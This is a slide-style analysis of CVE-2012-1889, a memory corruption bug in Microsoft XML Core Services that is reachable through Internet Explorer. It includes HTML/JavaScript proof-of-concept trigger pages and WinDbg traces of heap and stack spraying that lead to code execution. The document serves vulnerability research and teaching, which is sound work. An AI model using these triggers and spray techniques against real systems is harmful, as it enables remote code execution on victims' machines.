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**CVE 2012-1889** Microsoft XML core services  
uninitialized memory vulnerability

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- Before the **30<sup>th</sup> of May 2012** attackers were exploiting a new **Microsoft Internet Explorer 0day**.
- The **30<sup>th</sup> of May 2012** Google warned Microsoft about this vulnerability existing in the core of **Internet Explorer XML services**.
- The **12<sup>th</sup> of June 2012** Microsoft published a security advisory with a temporary fix.
- On **June 18<sup>th</sup> 2012** the Metasploit Project released an exploit module.
- On **June 19<sup>th</sup> 2012** a Metasploit update was released, which proposed a 100% reliable exploit for Internet Explorer 6/7/8/9 on Windows XP, Vista, and all the way to Windows 7 SP1.

- The vulnerability exists in the **MSXML3**, **MSXML4** and **MSXML6** Microsoft dynamic-linked libraries.
- To trigger the flaw one must try to access an **XML node (object in memory)** that has not been appropriately initialized.
- This leads to **memory corruption** in such a way that an attacker could execute arbitrary code in the context of the current user.
- This category of flaw can frequently be abused by **arranging the heap and stack memory areas** with memory addresses previously known by the attacker **before** the weak code triggers the bug.



According to Wikipedia:

- The Extensible Markup Language (XML) defines a set of rules for encoding documents in a format that is both human-readable and machine-readable.
- The design goals of XML emphasize simplicity, generality, and usability over the Internet.
- It is a textual data format with strong support via Unicode for many programming languages.
- It is also widely used for the representation of arbitrary data structures, typically in web services.

- The crash is produced in the **msxml3.dll** module.
- The function name where Internet Explorer generates the **access violation** is **\_dispatchImpl::InvokeHelper**.
- The instruction which produces the crash is a call to a pointer generated by the content of the **ECX register plus the 0x18h** value.
- In the present document we analyze the whole process from the heap and stack spray, until the bug is triggered and the code execution is reached.
- Our lab environment is an **English Windows XP SP3** operating system with **IE 6**.



- A working proof of concept could be coded in these two ways:

```
<html>
<head>
<object classid='clsid:f6D90f11-9c73-11d3-b32e-00c04F990bb4' id='callAX'></object>
<script type="text/javascript">
function getValue()
{
    document.getElementById("callAX").object.definition(0);
}
</script>
</head>
<body>
<h1 onclick="getValue()">CVE 2012-1889</h1>
</body>
</html>
```

```
<html>
<object classid="clsid:f6D90f11-9c73-11d3-b32e-00C04f990bb4" id="callAX"></object>
<script>
var obj = document.getElementById("callAX").object;
obj.definition(0);
</script>
</html>
```

- Here is the crash within WinDBG debugger:

```
749bd768 ff7514      push    dword ptr [ebp+0x14]
749bd76b 68f8a79b74     push    0x749ba7f8
749bd770 53            push    ebx
749bd771 50            push    eax
749bd772 ff5118     call   dword ptr [ecx+0x18] ds:0023:5f5ec6a3=????????

Command - Pid 940 - WinDbg:6.4.0007.0
0:000> g
(3ac.e74): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=7498670c ebx=00000000 ecx=5f5ec68b edx=00000001 esi=7498670c edi=0013e350
eip=749bd772 esp=0013e010 ebp=0013e14c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
msxml3!_dispatchImpl::InvokeHelper+0xb4:
749bd772 ff5118     call   dword ptr [ecx+0x18] ds:0023:5f5ec6a3=????????
0:000> dd 5f5ec6a3
5f5ec6a3  ?????????? ?????????? ?????????? ??????????
5f5ec6b3  ?????????? ?????????? ?????????? ??????????
5f5ec6c3  ?????????? ?????????? ?????????? ??????????
5f5ec6d3  ?????????? ?????????? ?????????? ??????????
5f5ec6e3  ?????????? ?????????? ?????????? ??????????
5f5ec6f3  ?????????? ?????????? ?????????? ??????????
5f5ec703  ?????????? ?????????? ?????????? ??????????
5f5ec713  ?????????? ?????????? ?????????? ??????????
```



- In order to analyze this flaw we first create a simple **HTML** file.
- The main purpose is to load the vulnerable module **first**.
- Once the module is just loaded in memory, a breakpoint is set at the very beginning of the function **\_dispatchImpl::InvokeHelper**.

```
<html>
<head>
<object classid='clsid:f6D90f11-9c73-11d3-b32e-00c04F990bb4' id='callAX' ></object>
<script type="text/javascript">
alert('Library msxml3 is now loaded');
</script>
</head>
<body>
<h1>CVE 2012-1889</h1>
</body>
</html>
```



# Loading the vulnerable module

- The **msxml3.dll** module is now loaded at the **0x7498000** memory address.



- Until the HTML page is rendered the **\_dispatchImpl::InvokeHelper** function will be called four times, however the **instruction** which permits arbitrary code execution will be hit at the fourth entry.
- Before the **\_dispatchImpl::InvokeHelper** function is reached the heap will be already prepared in order to contain the **or al,0x0C** sled which gently leads to the execution of shellcode.
- The **or al,0x0C** instruction does not affect any critical data. The goal is to "slide" the flow of code to its ultimate destination.
- Since the shellcode is sitting in multiple chunks in the heap right after the **or al,0x0C sled** the probability of successful arbitrary code execution is very high. ([see slide 13](#))
- The stack will be sprayed with fake pointers **0c0c0c08** in order to successfully reach the **or al,0x0c sled**. ([see slide 17](#))

# Analysis of the vulnerability (1)

- After the **\_dispatchImpl::InvokeHelper** function is first reached, this is the status of the call stack.
- At this point the heap is already arranged with the **or al,0x0C** pattern.

```
00 00138304 749bdb13 msxml3!_dispatchImpl::InvokeHelper
01 00138340 749dcb09 msxml3!_dispatchImpl::Invoke+0x5e
02 00138378 7dca659e msxml3!DOMDocumentWrapper::Invoke+0x75
03 001383b4 7dea590a mshtml!GetDispProp+0x45
04 001383ec 7dea7495 mshtml!COleSite::GetReadyState+0x41
05 00138418 7deaab60 mshtml!COleSite::OnControlReadyStateChanged+0x1c
06 0013a498 7deab16e mshtml!COleSite::CreateObjectNow+0x40d
07 0013a4bc 7deaba20 mshtml!CCodeLoad::OnObjectAvailable+0x84
08 0013a530 7deabd7e mshtml!CCodeLoad::BindToObject+0x460
09 0013a550 7dea5151 mshtml!CCodeLoad::Init+0x287
0a 0013a5d0 7deaf65b mshtml!COleSite::CreateObject+0x26d
0b 0013e780 7de93720 mshtml!CObjectElement::CreateObject+0x721
0c 0013e784 7dcd06f5 mshtml!CHtmObjectParseCtx::Execute+0x8
0d 0013e7d0 7dc9cf47 mshtml!CHtmParse::Execute+0x41
0e 0013e7dc 7dcc4b87 mshtml!CHtmPost::Broadcast+0xd
0f 0013e898 7dcb4c3f mshtml!CHtmPost::Exec+0x32f
10 0013e8b0 7dcb4be4 mshtml!CHtmPost::Run+0x12
11 0013e8c0 7dcb5023 mshtml!PostManExecute+0x51
12 0013e8d8 7dcb4fa6 mshtml!PostManResume+0x71
13 0013e8e4 7dcb3ffc mshtml!CHtmPost::OnDwnChanCallback+0xc
```

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# Analysis of the vulnerability (2)

- It is possible to observe the copy procedure of the dword values **0c0c0c0c** into the heap area.
- The copy routine is executed from the **msvcrt!memcpy** function which was called by the **jscript.dll** module.

The screenshot displays three windows from WinDbg:


- Memory - Pid 3144 - WinDbg6.4.0007.0:** Shows a memory dump starting at address 0021d4fd. The data consists of a sequence of '0c' bytes, indicating the value 0c0c0c0c being copied.
- Registers - Pid 3144 - WinDbg6.4.0007.0:** Shows the state of CPU registers. The **edi** register is highlighted in red and contains the value **21d53c**. The **esi** register contains **209314**, and **ecx** contains **3a**.
- Disassembly - Pid 3144 - WinDbg6.4.0007.0:** Shows assembly code for the **memcpy** function. The instruction **rep movsd ds:00209314=54fe6e28 es:0021d53c+0c0c0c0c** is highlighted in pink. A red arrow points from this instruction to the **edi** register value in the registers window.

Below the disassembly window, a list of memory addresses and their corresponding module names is shown:

75c6e8f7	msvcrt!memcpy
75c6ccea	jscript!NameList::FCreateVval+0xe1
75c6cd1d	jscript!NameTbl::CreateVval+0x2a
75c5cae8	jscript!NameTbl::CreateVar+0x17
75c5c74a	jscript!CSession::AddObject+0x70
75c5c622	jscript!COleScript::RegisterNamedItem+0x79
7dcd37e6	jscript!COleScript::AddNamedItem+0xaa

# Analysis of the vulnerability (3)

- After finishing the aforementioned copy procedure, the heap is **properly arranged**:



The screenshot shows a WinDbg memory dump window titled "Command - Pid 2768 - WinDbg:6.4.0007.0". The command entered is `!dd 0c0c0c0c+600`. The dump displays memory addresses from `0c0c120c` to `0c0c127c` in columns of four. Two red boxes with arrows point to specific values: one points to `047f4674` at address `0c0c121c` with the label "Or al,0x0c Sled", and another points to `79962772` at address `0c0c121c` with the label "Beginning of Shellcode".

```
0:000> !dd 0c0c0c0c+600
0c0c120c  0c0c0c0c  0c0c0c0c  0c0c0c0c  0c0c0c0c
0c0c121c  0c0c0c0c  0c0c0c0c  79962772  047f4674
0c0c122c  eb087b4b  8db5a867  253f35b8  4f989f1d
0c0c123c  487691b7  d2d10bbf  e08cd6d3  b990f56b
0c0c124c  0949fc1b  77147af8  20e1f723  894375e3
0c0c125c  1393a9f9  151c4ad5  66ba9bbb  69d43b37
0c0c126c  419724fd  7ba84e7a  76bb9604  834a7c75
0c0c127c  70eb08e2  be9ff921  d5227eb9  242790a9

0:000>
```



# Analysis of the vulnerability (4)

- This is the call stack when the function **\_dispatchImpl::InvokeHelper** is hit the second time:

```
00 001382e4 749bdb13 msxml3!_dispatchImpl::InvokeHelper
01 00138320 749dcb09 msxml3!_dispatchImpl::Invoke+0x5e
02 00138358 7dca659e msxml3!DOMDocumentWrapper::Invoke+0x75
03 00138394 7dea590a mshtml!GetDispProp+0x45
04 001383cc 7dea7495 mshtml!COleSite::GetReadyState+0x41
05 001383f8 7deaaff8 mshtml!COleSite::OnControlReadyStateChanged+0x1c
06 00138414 7dea32ba mshtml!CCodeLoad::Terminate+0xcb
07 0013841c 7deaac50 mshtml!COleSite::ReleaseCodeLoad+0x15
08 0013a498 7deab16e mshtml!COleSite::CreateObjectNow+0x4fd
09 0013a4bc 7deaba20 mshtml!CCodeLoad::OnObjectAvailable+0x84
0a 0013a530 7deabd7e mshtml!CCodeLoad::BindToObject+0x460
0b 0013a550 7dea5151 mshtml!CCodeLoad::Init+0x287
0c 0013a5d0 7deaf65b mshtml!COleSite::CreateObject+0x26d
0d 0013e780 7de93720 mshtml!CObjectElement::CreateObject+0x721
0e 0013e784 7dcd06f5 mshtml!CHtmObjectParseCtx::Execute+0x8
0f 0013e7d0 7dc9cf47 mshtml!CHtmParse::Execute+0x41
10 0013e7dc 7dcc4b87 mshtml!CHtmPost::Broadcast+0xd
11 0013e898 7dcb4c3f mshtml!CHtmPost::Exec+0x32f
12 0013e8b0 7dcb4be4 mshtml!CHtmPost::Run+0x12
13 0013e8c0 7dcb5023 mshtml!PostManExecute+0x51
```

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- Here is the call stack after the vulnerable function is **thirdly** reached:

```
00 0013bfd4 749bdb13 msxml3!_dispatchImpl::InvokeHelper
01 0013c010 749dcb09 msxml3!_dispatchImpl::Invoke+0x5e
02 0013c048 7dca659e msxml3!DOMDocumentWrapper::Invoke+0x75
03 0013c084 7dcccc59 mshtml!GetDispProp+0x45
04 0013e0ec 7dea2667 mshtml!GetSIDOfDispatch+0x78
05 0013e314 7deae46b mshtml!COleSite::AccessAllowed+0x45
06 0013e334 7dccc9d5 mshtml!CObjectElement::get_object+0x5d
07 0013e348 7dcc8a23 mshtml!G_IDispatchp+0x1f
08 0013e3c8 7dcf618b mshtml!CBase::ContextInvokeEx+0x462
09 0013e3f8 7deacf11 mshtml!CElement::ContextInvokeEx+0x72
0a 0013e440 7deac9fc mshtml!COleSite::ContextInvokeEx+0xab
0b 0013e474 75c71408 mshtml!COleSite::ContextThunk_InvokeEx+0x44
0c 0013e4ac 75c71378 jscript!IDispatchExInvokeEx2+0xac
0d 0013e4e4 75c76db3 jscript!IDispatchExInvokeEx+0x56
0e 0013e554 75c710d8 jscript!InvokeDispatchEx+0x78
0f 0013e59c 75c7680b jscript!VAR::InvokeByName+0xba
10 0013e650 75c7165d jscript!CScriptRuntime::Run+0x9e1
11 0013e668 75c71793 jscript!ScrFncObj::Call+0x8d
12 0013e6d8 75c5da62 jscript!CSession::Execute+0xa7
13 0013e728 75c5e6e7 jscript!COleScript::ExecutePendingScripts+0x147
```

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# Analysis of the vulnerability (6)

- Finally, we can observe the call stack after the **\_dispatchImpl::InvokeHelper** function has been accessed for the **fourth** time.
- At this point **the fake pointers** were written into the stack, as shown in the next slide.

```
00 0013e2d0749bdb13 msxml3!_dispatchImpl::InvokeHelper
01 0013e30c749d4d84 msxml3!_dispatchImpl::Invoke+0x5e
02 0013e34c749dcae4 msxml3!DOMNode::Invoke+0xaa
03 0013e380749bd5aa msxml3!DOMDocumentWrapper::Invoke+0x50
04 0013e3dc749d6e6c msxml3!_dispatchImpl::InvokeEx+0xfa
05 0013e40c75c71408 msxml3!_dispatchEx<IXMLDOMNode,&LIBID_MSXML2,&IID_IXMLDOMNode,0>::InvokeEx+0x2d
06 0013e44475c71378 jscript!IDispatchExInvokeEx2+0xac
07 0013e47c75c76db3 jscript!IDispatchExInvokeEx+0x56
08 0013e4ec75c710d8 jscript!InvokeDispatchEx+0x78
09 0013e53475c6fab8 jscript!VAR::InvokeByName+0xba
0a 0013e57475c6fe4 jscript!VAR::InvokeDispName+0x43
0b 0013e59875c76ff4 jscript!VAR::InvokeByDispID+0xfd
0c 0013e65075c7165d jscript!CScriptRuntime::Run+0x16bd
0d 0013e66875c71793 jscript!ScrFuncObj::Call+0x8d
0e 0013e6d875c5da62 jscript!CSession::Execute+0xa7
0f 0013e72875c5e6e7 jscript!COleScript::ExecutePendingScripts+0x147
10 0013e78c75c5e538 jscript!COleScript::ParseScriptTextCore+0x243
11 0013e7b87dcd195b jscript!COleScript::ParseScriptText+0x2b
12 0013e8187dcd1804 mshtml!CScriptCollection::ParseScriptText+0x1da
13 0013e8d07dcd18f0 mshtml!CScriptElement::CommitCode+0x1e1
```

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THE VALUES CONTAINED IN THE STACK WERE OVERWRITTEN WITH THE 0c0c0c08 PATTERN

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# Analysis of the vulnerability (7)

- The **fake pointers copy procedure** is being executed by the **memcpy** routine called from the **jscript** module.

The screenshot displays the WinDbg interface with three main panes:

- Memory - Pid 3696 - WinDbg:6.4.0007.0:** Shows a memory dump starting at virtual address 001bb79c-4. A red arrow points from the instruction `rep movsd ds:001a422c=0c0c0c08 es:001bb7b4=006f0073` in the disassembly pane to the memory address 001bb79c in this pane.
- Registers - Pid 3696 - WinDbg:6.4.0007.0:** Shows the current register values. Notable values include `edi: 1bb7b4`, `esi: 1a422c`, `ebx: 3f690`, `ecx: 2`, `eax: 1a4234`, `ebp: 13e56c`, `eip: 77c46fa3`, `cs: 1b`, `efl: 10246`, `esp: 13e564`, `ss: 23`, `dr0: 0`, `dr1: 0`, `dr2: 0`, `dr3: 0`, `dr6: 0`, `dr7: 0`, `di: b7b4`, `si: 422c`, `bx: f690`, `dx: 0`, `cx: 2`, `ax: 4234`, `bp: e56c`, `ip: 6fa3`, `fl: 246`, `sp: e564`, `bl: 90`, `dl: 0`, `cl: 2`, and `al: 34`.
- Disassembly - Pid 3696 - WinDbg:6.4.0007.0:** Shows assembly instructions starting at offset 749bd6be. The instruction `rep movsd ds:001a422c=0c0c0c08 es:001bb7b4=006f0073` is highlighted in pink at the bottom of the list.

# Analysis of the vulnerability (8)

- Here is the status of the stack after finishing the aforementioned routine.

The screenshot shows the WinDbg interface for PID 1000. The Disassembly window is active, showing assembly code for the function `msxml3!dispatchImpl::InvokeHelper`. The instruction at offset `749bd6c9` is `push ebx`, which is highlighted with a red box. The Memory window shows the stack contents starting at `@esp`. A red bracket on the right side of the memory dump, labeled "Fake pointers", points to a range of memory addresses from `0013e1c4` to `0013e264`, indicating that these values are not valid pointers.

```
Disassembly - Pid 1000 - WinDbg:6.4.0007.0
Offset: 749bd6be Previous Next
749bd69d 8b85f0fdffff mov     eax,[ebp-0x210]
749bd6a3 8b08     mov     ecx,[eax]
749bd6a5 50      push   eax
749bd6a6 ff5108  call   dword ptr [ecx+0]
749bd6a9 8b4dfc  mov     ecx,[ebp-0x4]
749bd6ac 5f      pop     edi
749bd6ad 8bc6     mov     eax,esi
749bd6af 5e      pop     esi
749bd6b0 e89fdefcfc call   msxml3!__securit
749bd6b5 c9      leave
749bd6b6 c21000  ret     0x10
749bd6b9 90      nop
749bd6ba 90      nop
749bd6bb 90      nop
749bd6bc 90      nop
749bd6bd 90      nop
msxml3!dispatchImpl::InvokeHelper
749bd6be 8bff     mov     edi,edi
749bd6c0 55      push   ebp
749bd6c1 8bec     mov     ebp,esp
749bd6c3 81ec0c010000 sub    esp,0x10c
749bd6c9 53      push   ebx
749bd6ca 56      push   esi
749bd6cb 33db     xor     ebx,ebx
749bd6cd 395d24  cmp    [ebp+0x24],ebx
749bd6d0 57      push   edi
749bd6d1 53      push   ebx
749bd6d2 53      push   ebx
749bd6d3 0f9545ff setne  byte ptr [ebp-0x
749bd6d7 895df8  mov     [ebp-0x8],ebx
749bd6da ff159c90a474 call   dword ptr [msxml3!_im
749bd6e0 8b750c  mov     esi,[ebp+0xc]
749bd6e3 8d45f4  lea    eax,[ebp-0xc]
749bd6e6 50      push   eax
749bd6e7 0fb6461c movzx  eax,byte ptr [es
749bd6eb 50      push   eax
749bd6ec ff7618  push   dword ptr [esi+0
749bd6ef ff7510  push   dword ptr [ebp+0
749bd6f2 e869f9ffff call   msxml3!_dispatch
749bd6f7 3bc3     cmp    eax,ebx
749bd6f9 89450c  mov     [ebp+0xc],eax
0013e1c4 0c0c0c08
0013e1c8 0c0c0c08
0013e1cc 0c0c0c08
0013e1d0 0c0c0c08
0013e1d4 0c0c0c08
0013e1d8 0c0c0c08
0013e1dc 0c0c0c08
0013e1e0 0c0c0c08
0013e1e4 0c0c0c08
0013e1e8 0c0c0c08
0013e1ec 0c0c0c08
0013e1f0 0c0c0c08
0013e1f4 0c0c0c08
0013e1f8 0c0c0c08
0013e1fc 0c0c0c08
0013e200 0c0c0c08
0013e204 0c0c0c08
0013e208 0c0c0c08
0013e20c 0c0c0c08
0013e210 0c0c0c08
0013e214 0c0c0c08
0013e218 0c0c0c08
0013e21c 0c0c0c08
0013e220 0c0c0c08
0013e224 0c0c0c08
0013e228 0c0c0c08
0013e22c 0c0c0c08
0013e230 0c0c0c08
0013e234 0c0c0c08
0013e238 0c0c0c08
0013e23c 0c0c0c08
0013e240 0c0c0c08
0013e244 0c0c0c08
0013e248 0c0c0c08
0013e24c 0c0c0c08
0013e250 0c0c0c08
0013e254 0c0c0c08
0013e258 0c0c0c08
0013e25c 0c0c0c08
0013e260 0c0c0c08
0013e264 0c0c0c08
```



- As said before, from this point the vulnerable code will finally lead to arbitrary code execution.
- The function prolog is executed as usual.
- At the **0x749BD6C3** address 0x10C bytes are reserved for the local variables, thus we can observe the previously injected **fake pointers**.

```
msxml3!_dispatchImpl::InvokeHelper:  
749bd6be 8bff          mov     edi,edi  
749bd6c0 55           push   ebp  
749bd6c1 8bec        mov     ebp,esp  
749bd6c3 81ec0c010000 sub    esp,0x10c
```

```
0013e1c4 0c0c0c08  
0013e1c8 0c0c0c08  
0013e1cc 0c0c0c08  
0013e1d0 0c0c0c08  
0013e1d4 0c0c0c08  
0013e1d8 0c0c0c08  
0013e1dc 0c0c0c08  
0013e1e0 0c0c0c08  
0013e1e4 0c0c0c08  
0013e1e8 0c0c0c08  
0013e1ec 0c0c0c08  
0013e1f0 0c0c0c08  
0013e1f4 0c0c0c08
```

- At the address **0x749BD6C9** other arguments are pushed in order to call the **SetErrorInfo** function from the **Oleaut32.dll** module.

```
749bd6c9 53          push     ebx
749bd6ca 56          push     esi
749bd6cb 33db       xor      ebx,ebx
749bd6cd 395d24     cmp     [ebp+0x24],ebx
749bd6d0 57          push     edi
749bd6d1 53          push     ebx
749bd6d2 53          push     ebx
749bd6d3 0f9545ff  setne   byte ptr [ebp-0x1]
749bd6d7 895df8     mov     [ebp-0x8],ebx
749bd6da ff159c90a474 call dword ptr [msxml3!_imp_SetErrorInfo (74a4909c)]{OLEAUT32!SetErrorInfo
```

- After returning from the **SetErrorInfo** function the routine **FindIndex** is also called:

```
749bd6e0 8b750c      mov     esi,[ebp+0xc]
749bd6e3 8d45f4      lea    eax,[ebp-0xc]
749bd6e6 50          push   eax
749bd6e7 0fb6461c   movzx  eax,byte ptr [esi+0x1c]
749bd6eb 50          push   eax
749bd6ec ff7618     push  dword ptr [esi+0x18]
749bd6ef ff7510     push  dword ptr [ebp+0x10]
749bd6f2 e869f9ffff call   msxml3!dispatchImpl::FindIndex (749bd060)
```

```
msxml3!dispatchImpl::FindIndex:
749bd060 8b1f      mov     edi,edi
749bd062 55       push   ebp
749bd063 8bec     mov     ebp,esp
749bd065 53       push   ebx
749bd066 8b5d0c   mov     ebx,[ebp+0xc]
749bd069 56       push   esi
749bd06a 8b7510   mov     esi,[ebp+0x10]
749bd06d 57       push   edi
749bd06e 33ff     xor     edi,edi
749bd070 4e       dec     esi
749bd071 8b4d08   mov     ecx,[ebp+0x8]
749bd074 8d043e   lea    eax,[esi+edi]
749bd077 99       cdq
749bd078 2bc2     sub     eax,edx
749bd07a d1f8     sar     eax,1
749bd07c 2b0cc3   sub     ecx,[ebx+eax*8]
749bd07f 7905     jns    msxml3!dispatchImpl::FindIndex+0x26 (749bd086)
749bd081 8d70ff   lea    esi,[eax-0x1]
749bd084 eb07     jmp    msxml3!dispatchImpl::FindIndex+0x2d (749bd08d)
749bd086 85c9     test   ecx,ecx
749bd088 7e0e     jle    msxml3!dispatchImpl::FindIndex+0x38 (749bd098)
749bd08a 8d7801   lea    edi,[eax+0x1]
749bd08d 3bfe     cmp     edi,esi
749bd08f 7ee0     jle    msxml3!dispatchImpl::FindIndex+0x11 (749bd071)
749bd091 b803000280 mov    eax,0x80020003
749bd096 eb0b     jmp    msxml3!dispatchImpl::FindIndex+0x43 (749bd0a3)
749bd098 8b44c304 mov    eax,[ebx+eax*8+0x4]
749bd09c 8b4d14   mov    ecx,[ebp+0x14]
749bd09f 8901     mov    [ecx],eax
749bd0a1 33c0     xor    eax,eax
749bd0a3 5f       pop    edi
749bd0a4 5e       pop    esi
749bd0a5 5b       pop    ebx
749bd0a6 5d       pop    ebp
749bd0a7 c21000   ret    0x10
```

- When the code returns from the **FindIndex** function the **EAX** value is set to **zero**.

edi	13e4d4
esi	74a4f584
ebx	0
edx	0
ecx	13e2c4
eax	0
ebp	13e2d0
eip	749bd6f7


- Thus, the conditional jump at the address **0x749BD6FC** is not performed.

```
749bd6ec ff7618      push    dword ptr [esi+0x18]
749bd6ef ff7510      push    dword ptr [ebp+0x10]
749bd6f2 e869f9ffff call    msxml3!_dispatchImpl::FindIndex (749bd060)
749bd6f7 3bc3      cmp     eax, ebx
749bd6f9 89450c     mov     [ebp+0xc], eax
749bd6fc 0f8c00010000 jl     msxml3!_dispatchImpl::InvokeHelper+0x144 (749bd802) [br=0]
749bd702 8b45f4     mov     eax, [ebp-0xc]
749bd705 8b7d1c     mov     edi, [ebp+0x1c]
749bd708 395f08     cmp     [edi+0x8], ebx
749bd70b 8b4e10     mov     ecx, [esi+0x10]
749bd70e 8d0440     lea    eax, [eax+eax*2]
749bd711 8d04c1     lea    eax, [ecx+eax*8]
```

# Analysis of the vulnerability (13)

- The flow of code continues until it reaches the instruction “**lea eax, [ebp-0x1c]**” which loads the **EAX** register with one of the fake pointers.
- This starts to be interesting. However we have not hit the bug yet. :]

```
749bd714 7674      jbe msxml3!_dispatchImpl::InvokeHelper+0xcc (749bd78a)
749bd716 395d10     cmp      [ebp+0x10],ebx
749bd719 746f      jz  msxml3!_dispatchImpl::InvokeHelper+0xcc (749bd78a)
749bd71b f6451801   test    byte ptr [ebp+0x18],0x1
749bd71f 7469      jz  msxml3!_dispatchImpl::InvokeHelper+0xcc (749bd78a)
749bd721 f6401602   test    byte ptr [eax+0x16],0x2
749bd725 7463      jz  msxml3!_dispatchImpl::InvokeHelper+0xcc (749bd78a)
749bd727 6683781409  cmp    word ptr [eax+0x14],0x9
749bd72c 755c      jnz msxml3!_dispatchImpl::InvokeHelper+0xcc (749bd78a)
749bd72e 8d45e4    lea    eax,[ebp-0x1c]  ss:0023:0013e2b4=0c0c0c08
```



```
Command - Pid 3616 - WinDbg:6.4.0007.0
0:000> d [eax]
0013e2b4 08 0c 0c 0c 08 0c 0c 0c-08 0c 0c 0c 08 0c 0c 0c ..
0013e2c4 06 00 00 00 00 00 00 00-08 0c 0c 01 0c e3 13 00 ..
0013e2d4 13 db 9b 74 a4 48 c8 01-00 00 00 17 00 00 00 ..
0013e2e4 09 04 00 00 01 00 00 00-d4 e4 13 00 00 00 00 ..
0013e2f4 b4 e4 13 00 ec e3 13 00-03 00 02 80 ec e3 13 00 ..
0013e304 17 00 00 00 e0 c2 1b 00-4c e3 13 00 84 4d 9d 74 ..
0013e314 84 f5 a4 74 a4 48 c8 01-17 00 00 00 f8 a7 9b 74 ..
0013e324 09 04 00 00 01 00 00 00-d4 e4 13 00 00 00 00 ..
0:000>
```



- Later, the code flow calls the **Oleaut32!VariantInit** function.
